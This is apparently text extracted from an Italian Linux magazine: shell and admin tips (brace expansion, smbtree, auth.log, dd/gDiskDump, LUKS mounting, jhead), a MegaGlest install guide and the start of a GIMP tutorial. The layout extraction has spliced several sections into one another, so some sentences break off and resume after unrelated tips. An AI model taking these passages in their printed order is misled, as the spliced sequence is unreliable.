La shell Bash consente di utilizzare le parentesi graffe per generare delle stringhe, ma anche per modificare la stessa linea di comando che abbiamo digitato. Per capire il funzionamento di questa "espansione", basta aprire una finestra di terminale e, quando appare il prompt, digitare il comando **echo espansione_{uno,due,tre}**. Premuto **Invio**, il sistema stamperà a video le tre stringhe seguenti: **espansione_uno espansione_due espansione_tre**. Cosa è successo? In pratica, la shell ha provveduto a creare delle serie di caratteri che contengono la parte principale del testo (nel nostro caso espansione_), e a queste ha aggiunto gli elementi trovati all'interno delle parentesi graffe e separati dalle virgole, che nell'esempio sono tre. Per capire la comodità offerta da questa funzione facciamo un esempio pratico. Supponiamo di voler generare una copia di un file tramite il comando **cp**. Normalmente digitiamo il comando e lo facciamo seguire dal nome del file originale e poi da quello della copia. Se, però, ci serviamo della funzione appena analizzata, ci basterà utilizzare la seguente sintassi: **cp file_sorgente{,.copia}**. In questo caso, la shell espanderà il comando, per cui il primo elemento dopo **cp** sarà uguale alla stringa che precede le due definizioni con l'aggiunta del primo elemento in parentesi, che in questo caso è nullo (inizia con la virgola, che è il carattere di separazione degli elementi), mentre il secondo elemento, il nostro file di destinazione, sarà composto dal nome del file con l'aggiunta dell'estensione **.copia**. In pratica, è come se avessimo digitato **cp file_sorgente file_sorgente.copia**.

INDIVIDUARE FACILMENTE LE CONDIVISIONI SAMBA

Samba (*www.samba.org*) è una piattaforma Open Source per la condivisione di directory e risorse

DIRETTAMENTE DAL SITO AL PDF

Trasformare una pagina web in un documento utilizzabile off-line

Quando visitiamo un sito e riteniamo interessante una determinata pagina web, possiamo salvare una copia del suo contenuto in formato PDF, in modo che sia sempre consultabile anche off-line. Per effettuare tale conversione è sufficiente installare il programma **htmldoc**, presente nei repository di quasi tutte le distribuzioni GNU/Linux. Questa utility, infatti, è in grado di trasformare un file HTML salvato in locale, o direttamente un indirizzo Internet che punta ad una pagina web, in un documento Postscript o PDF. Dopo averlo eseguito bisogna, per prima cosa, indicare il documento di origine cliccando su **Add Files**, nel caso in cui si tratti di documenti locali, o su **Add URL...** per specificare l'indirizzo della pagina web che ci interessa trasformare in PDF. Poi, bisogna spostarsi nella sezione **Output** e impostare il formato di uscita come PDF. A questo livello è anche necessario indicare il nome e il percorso del file di output. Nel momento in cui si attiva la modalità di conversione in PDF, è possibile anche agire sul livello di compressione del file tramite un'apposita barra (maggiore qualità o dimensioni contenute del documento). Per iniziare la conversione, basta premere il pulsante **Generate**.

COPIA/INCOLLA AVANZATO

Un sistema evoluto per gestire gli appunti di sistema

Quando si utilizza il PC è impossibile fare a meno della funzione copia/incolla. Il sistema operativo gestisce al meglio gli appunti di sistema, come vengono chiamati gli elementi copiati, ma volendo esistono alcuni programmi in grado di ampliare le possibilità offerte da tale funzione. Questi programmi permettono di gestire più elementi copiati contemporaneamente, in modo da poterli riutilizzare più facilmente in caso di necessità. Le applicazioni di questo tipo si chiamano clipboard manager e per Gnome è disponibile **Parcellite** (***http://parcellite.sourceforge.net***). Questo programma, una volta eseguito, mantiene in memoria un certo numero di elementi copiati negli appunti di sistema, permettendoci così di selezionare di volta in volta quello che desideriamo incollare. Per selezionare un elemento presente nell'elenco, è sufficiente cliccare con il pulsante sinistro del mouse sull'icona del programma, posta sulla barra del desktop in alto, e attivare l'oggetto che ci interessa. Da questo momento in poi l'elemento selezionato è disponibile per essere incollato. Gli appunti di sistema possono anche essere modificati o rimossi in funzione delle nostre esigenze. Cliccando, invece, sull'icona del programma con il pulsante destro del mouse si accede alla schermata **Preferenze**, da cui è possibile configurarne il funzionamento. Ad esempio, è possibile determinare il numero massimo di elementi copiati (una sorta di cronologia), oppure se memorizzare solo gli hyperlink.





Fig. 2 • La schermata di configurazione di Parcellite, il tool per la gestione avanzata degli appunti di sistema

all'interno di una rete locale. Il protocollo su cui basa il suo funzionamento è SMB/CIFS, lo stesso utilizzato da altre piattaforme, in particolare Windows e Mac OS X. Questo permette a GNU/Linux di condividere directory e risorse in reti miste fungendo, quindi, da server. Mettere in funzione un sistema di questo tipo è relativamente semplice. Molte distribuzioni, infatti, dispongono di applicazioni grafiche per la configurazione e per la definizione delle risorse da condividere, mentre sui singoli sistemi che dovranno accedere al server è sufficiente installare e configurare i relativi programmi client. Ed è proprio in questo secondo passaggio che in genere si incontrano alcuni problemi, in particolare perché all'inizio è difficile comprendere come sia strutturata la rete appena creata e come configurare di conseguenza i client. Per orientarsi meglio, è possibile ricorrere ad un particolare comando, **smbtree**, incluso tra i tool della suite Samba. Come il nome lascia intuire, il suo obiettivo è fornire una rappresentazione ad albero delle condivisioni Samba. La sintassi per utilizzar tale comando è semplicissima: **smbtree -N -U utente%password**. Ovviamente, l'utente e la relativa password devono corrispondere ad uno di quelli impostati sul sistema server. Una volta premuto **Invio**, il programma mostrerà i gruppi di lavoro rilevati sulla rete (i workgroup) e per ognuno di essi i nomi dei server che vi appartengono (che come standard sono preceduti dai caratteri \\), oltre alle singole condivisioni che questi rendono disponibili (directory e stampanti). Tutti dati preziosissimi per procedere con la configurazione dei client.

COMANDI SHELL NON AUTORIZZATI

Alcune distribuzioni incoraggiano l'uso del comando **sudo**, in modo da poter permettere agli utenti comuni di eseguire determinati programmi (**sudo nome-comando**) con i privilegi tipici dell'utente amministratore. Altre, invece, per aumentare il livello di sicurezza, negano completamente agli utenti "normali" di poter svolgere qualsiasi operazione di amministrazione, a meno che non si diventi root utilizzando il comando **su**, acronimo di **switch user** o **substitute user** (cambia utente o sostituisci utente). In quest'ultimo caso, a seguito della richiesta di esecuzione di un comando tramite sudo, il sistema avverte l'utente che non è presente nel file **/etc/sudoers**, che è quello utilizzato per definire gli utenti abilitati all'uso di sudo. Inoltre, l'inconveniente viene segnalato con il messaggio seguente: **"username is not in the sudoers file. This incident will be reported"**. La domanda, a questo punto, è: dove vengono registrati gli eventi di questo tipo? La risposta è: nel file **auth.log**, che si trova nella directory **/var/log**. Quindi, come si può facilmente intuire, il contenuto di questo file è molto importante, in particolare nel caso in cui si tratti di un sistema multiutente. Infatti, permette di comprendere immediatamente quali utenti hanno tentato di svolgere operazioni di amministrazione senza la relativa autorizzazione e, soprattutto, quali comandi hanno provato ad eseguire. Oltre a contenere dati sulle autorizzazioni globali del sistema, infatti, in relazione a sudo, questo file contiene informazioni

circa la data e l'ora dell'evento, il nome dell'utente, la console da cui è stato eseguito, la directory di lavoro e, ovviamente, il comando che si voleva eseguire (completo di percorso). Per visualizzare il contenuto di questo file basta usare il comando **more /var/log/auth.log**. Ovviamente, l'accesso a tale file è consentito solo all'utente amministratore.

BACKUP FACILI E VELOCI

Tramite il comando **dd** (**disk dunp**) è possibile creare, dal terminale, la copia speculare di un file. In questo caso specifico, però, il termine file assume un significato più ampio, infatti, nella maggior parte dei casi si tratta di dispositivi (device) di memorizzazione, come un disco fisso, una pendrive USB, una partizione, etc. In pratica, questo comando può essere utilizzato sia per creare la copia di backup di un dispositivo di memorizzazione, sia per ripristinarla in caso di problemi. L'uso di dd è relativamente semplice, ma si tratta pur sempre di un programma a riga di comando, quindi, non immediato da utilizzare se non si conosce esattamente la sua sintassi. Per questo motivo è stata creata l'utility **gDiskDump** (***https://launchpad.net/gdiskdump***), una pratica interfaccia grafica per dd. Una volta eseguito gDiskDump (sono richiesti i privilegi di amministratore) il programma può essere utilizzato seguendo una breve procedura guidata. Per prima cosa, dal menu a tendina in alto a destra, bisogna scegliere l'elemento di input (sorgente): un file immagine, un hard disk (anche memorie USB e SD), una partizione e premere **Avanti**. A questo punto, in funzione della scelta fatta, è necessario selezionare l'elemento esatto che si vuole duplicare tra quelli che compaiono all'interno della nuova finestra. L'elemento sorgente non deve essere in uso, quindi, nel caso si tratti di una partizione o di un hard disk, questi vanno prima "smontati". Cliccando sul pulsante **Avanti** si accede poi alla definizione dell'elemento di destinazione (l'output), che avviene in maniera simile a quanto appena visto. Ad esempio, per salvare l'immagine (la copia speculare) di una partizione su un hard disk esterno, basta scegliere la voce **File** dal menu a tendina, selezionare la directory di destinazione e indicarne il nome. Inoltre, bisogna scegliere se comprimere oppure no il file risultante. Nella pagina successiva si potranno impostare i parametri di dd. Infine, cliccando su **OK** si avvia il "trasferimento" dei dati. A questo punto, gDiskDump ci ricorderà che procedendo tutti i dati presenti sull'elemento di destinazione attualmente impostato verranno cancellati e, quindi, prima di iniziare ci chiederà un'ulteriore conferma (bisogna ovviamente prestare la massima attenzione). Una volta avviato il processo non rimarrà che aspettare; una barra di progressione ci mostrerà l'avanzamento delle operazioni e verranno visualizzati anche i dati già copiati, l'attuale velocità di trasferimento dei file e il





Fig. 2 • Con gDiskDump creare la copia di backup di un hard disk o di una partizione è semplicissimo

ESEGUIRE OPERAZIONI RIPETITIVE

Come convertire centinaia di immagini utilizzando un unico comando

Quando si devono svolgere operazioni ripetitive, ad esempio la conversione di numerosi file, è possibile sfruttare la possibilità offerta dalla shell di utilizzare i cosiddetti **cicli for**. Chi ha esperienza di programmazione conosce molto bene questa tecnica ma, data la sua semplicità, risulta facilmente utilizzabile da ogni tipo di utente. Vediamo allora come procedere. Supponiamo, ad esempio, di voler convertire tutte le immagini JPG che si trovano all'interno di una determinata directory in formato PNG. Per prima cosa, bisogna individuare il comando da utilizzare per svolgere tale operazione. Nel nostro caso abbiamo scelto **convert**, parte integrante della suite **ImageMagick** (***www.imagemagick.org***). Il suo funzionamento è molto semplice: **convert immagine.jpg immagine.png**. Nel caso di numerose immagini, però, bisogna eseguire tale comando per ognuna di esse, sostituendo opportunamente il nome di quella da convertire e di quella convertita. Si tratta, quindi, di un lavoro molto lungo. Utilizzando un ciclo for, però, è sufficiente eseguire il comando seguente: **for nome_img in *.jpg; do convert $nome_img ${nome_img%.jpg}.png; done**. Dopo aver premuto **Invio**, la shell eseguirà il comando convert su ogni immagine con estensione **.jpg** che si trova nella directory corrente. Inoltre, passerà il nome di ogni immagine, contenuto nella variabile **nome_img** definita all'inizio, al comando e vi aggiungerà l'estensione **.png** per eseguirne la conversione e contemporaneamente per indicare il nuovo nome da assegnare all'immagine convertita. Sostituendo il comando che si trova dopo il **do** e prima del punto e virgola, è possibile far eseguire al sistema qualsiasi operazione. I nomi delle variabili (in questo caso nome_img) possono essere scelti arbitrariamente.

FOTO: TUTTO QUELLO CHE NON SI VEDE

Come estrarre i dati Exif inseriti automaticamente dalle digicam nelle immagini

La maggior parte della macchine fotografiche digitali salvano le foto in formato **JPG**. Questo formato offre il duplice vantaggio di ridurre la dimensione delle immagini e di renderle visualizzabili su qualsiasi sistema. Ma questo non è tutto. Le digicam, infatti, utilizzano anche una sorta di estensione, chiamata **Exif**, mediante la quale registrano nell'immagine importantissimi dati aggiuntivi, molto utili per gli appassionati di fotografia. Per ogni fotografia scattata, il relativo file JPG conterrà, oltre al nome e al modello della macchina fotografica, anche tutte le impostazioni relative allo scatto: data e ora, risoluzione, uso del flash, distanza focale, tempo di esposizione e apertura, sensibilità ISO, bilanciamento del bianco e altre caratteristiche specifiche. Come se questo non bastasse, tra i dati Exif è presente una miniatura dell'immagine. L'accesso a questi dati è semplicissimo. Ad esempio, utilizzando il file manager **Nautilus**, basta premere con il tasto destro del mouse sull'immagine, scegliere **Proprietà** dal menu e poi spostarsi nella scheda Immagine. È possibile, però, accedere alle stesse informazioni usando un tool specifico come **jhead** (***www.sentex.net/~mwandel/jhead***), preziosissimo nel caso in cui desideriamo processare molte immagini, ad esempio per controllare quando sono state scattate, la risoluzione, l'uso o meno del flash e molto altro. Questo programma è disponibile nei repository della maggior parte delle distro, quindi è facilmente installabile. Una volta installato, per leggere i dati Exif di una immagine, è sufficiente aprire una finestra di terminale, spostarsi nella directory che contiene la foto ed eseguire il comando seguente: **jhead nome_file.jpg**. Dopo aver premuto **Invio**, tutti i dati dello scatto appariranno a video (**Figura 1**).

```
giovanni@debian:/mnt/Foto/101P_001
File  Modifica  Visualizza  Terminale  Aiuto
giovanni@debian:/mnt/Foto/101P_001$ jhead DSCN0001.JPG
File name    : DSCN0001.JPG
File size    : 765683 bytes
File date    : 2012:08:12 18:08:52
Camera make  : NIKON
Camera model : COOLPIX P2
Date/Time    : 2012:08:12 17:08:53
Resolution   : 2592 x 1944
Flash used   : No
Focal length :  7.5mm  (35mm equivalent: 36mm)
Exposure time: 0.0042 s  (1/240)
Aperture     : f/6.0
ISO equiv.   : 64
Whitebalance : Auto
Metering Mode: pattern
Exposure     : program (auto)

giovanni@debian:/mnt/Foto/101P_001$
```

Fig. 1 • Estrazione dei dati Exif presenti all'interno di un'immagine JPG

tempo stimato per portare a termine il lavoro. Ovviamente, il programma può anche essere utilizzato per ripristinare un'immagine precedentemente archiviata su un dispositivo: basta solo cambiare l'ordine della sorgente (input) e della destinazione (output). Anche in questo caso, prima di procedere, consigliamo la massima cautela.

GESTIRE HARD DISK E PARTIZIONI CIFRATE

Per proteggere i nostri dati, molte distro, durante la fase di installazione, propongono di cifrare hard disk e partizioni. Fin qui nessun problema. Ma cosa succede se vogliamo accedere a questi stessi dati da un'altra distro GNU/Linux? Ebbene, in questi casi bisogna provvedere a montare manualmente il disco fisso o la partizione cifrata. Analizziamo allora tutti i passaggi necessari per svolgere tale operazione con **LUKS**, acronimo di **Linux Unified Key Setup** (***http://code.google.com/p/cryptsetup***). Per prima cosa, bisogna individuare quale partizione contiene i dati cifrati. Il modo più semplice per svolgere questa operazione consiste nell'utilizzare il programma **GParted** (***http://gparted.sourceforge.net***), ma bisogna fare attenzione ad eseguirlo prima con il disco fisso cifrato scollegato dal PC e poi dopo averlo collegato. L'elemento mancante nel primo caso sarà proprio il dispositivo che ci interessa. Una volta individuato il device principale, bisogna selezionarlo utilizzando il menu a tendina che si trova nella parte destra della barra degli strumenti di GParted. In questo modo, il programma mostrerà tutte le partizioni presenti al suo interno e scorrendo l'elenco sarà sufficiente individuare quella il cui file system è di tipo **crypt-luks** (in **Figura 2** questa corrisponde a **/dev/sdd1**). Una volta individuata la partizione, dobbiamo utilizzare il comando **cryptsetup** per "sbloccarne" il contenuto: **cryptsetup -v luksOpen /dev/sdd1 disco_cifrato**. Il nome **disco_cifrato** indica il dispositivo virtuale che dovremo utilizzare per montare successivamente la partizione e può essere definito liberamente; la cosa importante è che sia univoco e che consenta di identificare il dispositivo in questione.

Dopo aver premuto **Invio**, ci verrà richiesta la **passphrase** per sbloccare l'accesso (quella usata per la cifratura e per accedere normalmente al disco) e, se questa è corretta, il programma risponderà informandoci che lo slot è stato sbloccato e che il comando è stato eseguito con successo. Non rimane che montare il disco fisso in modo da renderlo accessibile. Il comando da utilizzare è **mount** a cui però dobbiamo "passare" il device appena sbloccato: **mount -o ro /dev/mapper/disco_cifrato /mnt**. In questo caso, abbiamo anche aggiunto l'opzione **ro** per fare in modo che il contenuto del disco fisso sia accessibile in sola lettura (read only). Per accedere ai dati cifrati dovremo semplicemente entrare nella directory **/mnt**.

MegaGlest: quando la strategia è un'arte!

■ Scegliete la vostra fazione e guidatela alla vittoria attraverso un attento uso delle risorse, un buon uso delle tecnologie e le opportune strategie da combattimento!

MegaGlest 3.9.1

Licenza: GNU GPL **Tipo:** Gioco **Sito Web:** http://megaglest.org/

Diverso tempo fa abbiamo presentato il gioco **Glest**, uno strategico in tempo reale (**RTS – Real-Time Srategy**) il cui sviluppo, però, si fermò subito dopo poiché venne dichiarato raggiunto il target che si erano imposti gli sviluppatori originari. Ecco allora che i sorgenti, rilasciati con licenza GNU GPL, subirono un fork dividendosi in due progetti: **MegaGlest** e **GAE** (**Glast Advanced Engine**). I due titoli si differenziano nella diversa strada intrapresa: di base c'è sempre lo strategico Glest, ma mentre GAE si orienta sul miglioramento del motore grafico al fine di fornire una piattaforma di sviluppo per la creazione di giochi 3D RTS, il progetto MegaGlest pone tra i suoi obiettivi un miglioramento nell'interazione tra giocatori via rete nonché del gameplay, nuove mappe e aggiunta di nuove fazioni. Un'interessante comparazione tra l'originale e i due fork possiamo vederla a questo indirizzo ***http://glest.wikia.com/wiki/Engines***. Fatta questa breve premessa, procediamo all'installazione di MegaGlest.

REQUISITI DI SISTEMA

L'hardware necessario per giocare

Un computer con CPU da almeno 1,5GHz, possibilmente dual core, e un quantitativo minimo di RAM pari a 1GB. La scheda grafica dovrà avere almeno 256MB di memoria dedicata e supportare le estensioni OpenGL 1.3, quindi successive all'anno 2001 (ad esempio GeForce3 e Radeon 9000) e le OpenGL 1.4 (schede grafiche anno 2003) se si vogliono poter attivare tutti gli effetti. Raccomandata l'accelerazione hardware 3D utilizzando i driver specifici. Una connessione ADSL è d'obbligo qualora si voglia giocare su un server esterno alla nostra LAN o se ne voglia creare uno rendendolo disponibile ad altri giocatori. Lo spazio necessario su disco si aggira intorno a 1,2GB.

Fig. 1 • A seconda della scelta il menu di MegaGlest cambierà scenario



L'INSTALLAZIONE? FACILISSIMA!

In ambito open source sono pochi i giochi che non abbiano un pacchetto da installare con il gestore software della propria distribuzione: tra questi non rientra MegaGlest. Se consideriamo una Debian (o derivate, come Ubuntu) utilizziamo **sudo apt-get install megaglest**, per una Fedora procederemo con **yum install megaglest** e in una OpenSUSE con **sudo zypper install megaglest**. Qualora ci si rendesse conto che la versione presente nel repositorio non sia l'ultima stabile rilasciata dal team degli sviluppatori del gioco o non fosse presente il pacchetto per la distribuzione in uso, possiamo usare il binario, a 32 o a 64 bit a seconda dell'architettura del computer in uso, presente sul sito del gioco. Dopo aver scaricato il file ***MegaGlest-Installer-3.9.1_x86_64_linux.run*** (circa 325MB) o l'equivalente per computer a 32 bit, forniamogli i permessi di esecuzione **chmod +x MegaGlest-Installer-3.9.1_x86_64_linux.run** quindi lanciamolo con **./MegaGlest-Installer-3.9.1_x86_64_linux.run**. A questo punto seguiamo il primo tutorial.

COME SI GIOCA

Lanciato il gioco, all'atto del caricamento verrà mostrato un breve video nel quale iniziano a palesarsi le peculiarità: le modalità di costruzione delle strutture ricordano Age of Empires mentre i combattimenti tra i personaggi delle fazioni avverse tende a richiamare Warcraft. Chi conosce questi due titoli non avrà alcuna difficoltà a immergersi

Installiamo MegaGlest

Un wizard semplifica la procedura

01 **SCELTA DIRECTORY**
Dopo aver lanciato il file .run clicchiamo su **Avanti** alla prima schermata quindi su **Si** per accettare la licenza e di nuovo su **Avanti**. Nella finestra **Destinazione**, in figura, riportiamo il percorso di installazione cliccando su **Sfoglia** se quello di default non è di nostro gradimento.

02 **TRASFERIMENTO FILE**
Click su **Avanti** per avviare l'installazione del gioco nel percorso riportato. Al termine del trasferimento dei file clliccheremo su **No** nella pop-up **Visita megaglest.org** quindi su **Fine**. A questo punto andiamo nel percorso di installazione e lanciamo il gioco cliccando sul file (di fatto uno script) **start_megaglest**.

03 **SCELTA LINGUA**
Apparirà il menu visibile in Figura 1. Se non è in lingua Italiana seguiamo questa procedura: click su **Options** e da qui andiamo nel tab **Misc**. Nel menu **Language** click sulle frecce fino ad arrivare su **Italian**. A questo punto inseriamo il nome del nostro avatar nel rigo **Playername** quindi click in baso su **Save**.

nelle atmosfere nonché nelle modalità di gioco di MegaGlest.
Alle fazioni originariamente presenti, **Magic** e **Tech**, ne sono state aggiunte altre cinque: **Indian, Egypt, Norsemen, Persian** e **Romans**. Ognuna ha specifiche caratteristiche in termini di abilità al combattimento, costruzioni o capacità di recuperare risorse. L'obiettivo principale per la propria sopravvivenza è racimolare almeno le risorse necessarie al numero di costruzioni che si hanno in mente. Tutto ciò dovrà avvenire cercando di anticipare

Impostazioni di base

Proseguiamo con il setup prima di giocare

01 **I COMANDI**
Il primo passo ora è comprendere i comandi di gioco. Dal menu generale, cliccando su **Opzioni**, andiamo su **Impostazioni tastiera** e cerchiamo di memorizzare la funzione dei tasti, almeno di quelli fondamentali. Se non dovessero essere di nostro gradimento possiamo sempre variarne la mappatura.

02 **LA GRAFICA**
Spostiamoci nel tab **Video** e regoliamo i parametri in base alla potenza del nostro PC. Se abbiamo un computer poco performante, clicchiamo sul pulsante **Auto config** per iniziare con una modalità più conservativa, rendendola più "aggressiva" in seguito, fino a quando non si presenterà qualche rallentamento.

03 **NUOVI OGGETTI**
Dal menu generale, cliccando su **Mod Aggiuntive**, possiamo scegliere se installare nuovi scenari, mappe etc. Ad esempio, volendo installare un nuovo scenario, è sufficiente cliccare su un nome nella colonna **Scenari**, attendere la preview e, se è di nostro gradimento, cliccare su **Installa**.

i tempi di azione poiché, mentre comandiamo gli operai, dovremo pensare a posizionare in maniera strategica i combattenti, in quanto l'attacco ad opera della (o delle) fazioni avverse (intelligenza artificiale e/o altra fazione comandata da altra persona in rete) è solo una questione di qualche minuto! Per portare a termine questi compiti, sono previste specifiche azioni da seguire, e allora prima di lanciarsi a testa bassa in epiche sfide in rete è opportuno dapprima seguire i tutorial integrati nel gioco così come riportato nel primo e nel secondo passo del terzo tutorial. Solo a questo punto possiamo pensare di sfidare le persone in rete: il terzo e quarto passo del terzo tutorial illustrano come procedere. Una lista dei server di gioco attivi è disponibile a questo indirizzo ***http://master.megaglest.org/***. Come detto, è possibile, oltre che sfruttare uno dei server già presenti, crearne uno proprio per ospitare una partita nella propria LAN ed eventualmente metterlo a disposizione dei giocatori dalle diverse parti del mondo. In questi casi, in presenza di un firewall attivo (sia esso software come nel caso del kernel GNU/Linux o hardware implementato nei moderni router) occorre aprire alcune porte affinché il tutto possa correttamente funzionare. La pagina di riferimento con tanto di esempio per un router Netgear è la seguente ***http://glest.wikia.com/wiki/MG/Port_Forwarding***. Una nota per concludere: quando accettiamo di giocare online, le mappe, gli scenari e l'audio che ci vengono proposti non è detto che siano già installati sul nostro computer. In questo caso appena clicchiamo su **Gioca ora!** ci verrà chiesto, attraverso una finestra di pop-up, se vogliamo scaricare le parti mancanti: cliccando su Si, avverrà automaticamente il download. Nel quarto passo del terzo tutorial c'è in atto il download delle texture, suoni e modelli necessari per la corretta visualizzazione e dell'audio della scelta effettuata.


È ora di passare alla pratica!


Occorre seguire l'iter del tutorial e di qualche scenario prima di fare sul serio!

01 IMPARIAMO

Come prima prova, è opportuno seguire i tutorial: si dividono in **Very Basic**, **Basic** e **Advanced**. Nel primo apparterremo alla fazione **Indian**, nel secondo alla **Tech** e nel terzo alla razza **Magic**. Per seguirli è sufficiente cliccare su **Nuovo Gioco** nel menu generale quindi su **Tutorial** scegliendo quale seguire.

02 INTELLIGENZA PC

Se, dopo aver terminato i tutorial, dal menu generale clicchiamo su **Nuovo Gioco** quindi su **Scenario** otteremo per combattimenti contro l'intelligenza artificiale. Combattimenti nei quali è possibile scegliere lo scenario tra quelli presenti e nei quali viene presentato anche un sunto (fazione di appartenenza, difficoltà ecc).

03 IN RETE!

Effettuata la scelta clicchiamo sul pulsante **Gioca ora!**. A questo punto, dopo aver fatto un po' di pratica è arrivato il momento di passare ad una sfida in rete. Se il nostro computer è in LAN collegato con altri computer possiamo organizzare un LAN party altrimenti da **Nuovo Gioco** andiamo su **Gioco su Internet**.

04 LA SFIDA!

Potrebbe esserci una partita in corso, come visibile nella figura del passo precedente, oppure degli slot liberi. Per entrare in partita potremmo cliccare su un pulsante nella colonna **Unisciti** e/o, sempre sulla destra, "chiamare" uno degli utenti in linea visibili nella colonna a destra **Persone Online su IRC** ed invitarli al gioco.

Orologi Dalì 2.0

Realizzare immagini surrealistiche con delle fotografie? Facile! Grazie al fidato GIMP: impariamo autilizzare il fotoritocco per realizzare un effetto efficace e nel "modificare" la realtà


Luca Tringali

Ogni fotografo, quando realizzare una immagine, si basa su idee e correnti artistiche che hanno avuto successo nei secoli passati. Per esempio, ci si può ispirare al romanticismo: tinte cupe, uso del chiaroscuro, nebbia o altri fenomeni che conferiscono alla scena un certo alone di mistero. Le fonti di ispirazione sono diverse ma, in ogni caso, una foto è per definizione una rappresentazione della realtà. Eppure, anche la fotografia può puntare all'astratto: è il caso di immagini che riprendono forme geometriche o luci che di per se non rappresentano nulla di reale, ma generano una composizione gradevole. C'è, poi, una via di mezzo: il surrealismo. Il surrealismo parte dalla realtà, ma tende a deformarla: è difficile ottenere una fotografia surrealista, almeno in camera. Grazie a GIMP e al fotoritocco possiamo modificare la realtà, portandola ad essere ciò che vogliamo. Noi, per questo tutorial ci siamo ispirati ad una delle opere più famose del surrealismo: la persistenza della memoria, di Salvador Dalì (anche nota come "Orologi molli"). Questo quadro rappresenta degli orologi "fusi", come un cioccolatino tenuto in mano per troppo tempo. Realizzare una fotografia del genere potrebbe essere complicato: sarebbe necessario mettere l'orologio in un forno che raggiunge la temperatura di fusione della plastica o del metallo che costituisce i pezzi del segnatempo. Ma quando vediamo un oggetto liquefarsi, cos'è che vediamo, realmente? Vediamo l'oggetto stesso che, solitamente, nella sua parte più alta è intatto mentre nella parte inferiore appare deformato. Deformato in modo da apparire come un liquido, che sembra quindi formare delle gocce od una pozza. Ma, allora, tutto questo si può facilmente ottenere con un comodo filtro di GIMP: si chiama **IWarp**. L'origine del suo nome è avvolta nel mistero, non si sa esattamente per quale motivo sia stato chiamato così. Fatto sta che questo filtro consente di modificare l'immagine in modo interattivo, con diverse modalità: quella che a noi interessa

Senza sfondo è meglio

Cancelliamo lo sfondo per lavorare più facilmente

01 IL CANALE ALFA

La prima cosa da fare, dopo avere aperto l'immagine originale in GIMP, è cancellare lo sfondo in modo da poter lavorare solo sul soggetto della fotografia. Per poter usare la trasparenza dobbiamo aggiungere un canale alfa al livello **Sfondo**.

02 SELEZIONE LAZO

Utilizziamo lo strumento **selezione Lazo** per selezionare il soggetto della foto. Quando abbiamo terminato è sufficiente premere **Ctrl+I** per invertire la selezione e poi **Canc** per rendere lo sfondo trasparente.

